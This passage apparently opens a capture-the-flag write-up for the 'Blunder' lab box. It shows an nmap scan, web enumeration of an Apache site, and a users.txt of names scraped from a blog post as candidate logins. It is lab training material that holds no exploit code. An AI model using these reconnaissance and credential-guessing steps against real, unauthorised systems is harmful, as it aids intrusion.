



Nmap

I ran `nmap` and was suspicous that I found so few ports. I ran with all ports and with different `-T` speeds, but then I remembered this is a beginner box and so it's probably normal for there to be a handful of ports.


```
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

Port 80: Website Enumeration



Wappalyzer confirms the OS and server version that the page is running on. We can start googling specific exploits for him.

The webpage had some names and weird looking words, specifically '`RonaldDeschain'` which has been compounded into one word. I took a number of words I thought stood out, and saved them into a `txt` file



Stephen King

November 27, 2019 - Reading time: ~1 minute


Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

```
kali@kali:~/Downloads/blunder$ cat users.txt
stephen
admin
Richard
RolandDeschain
Stadia
```

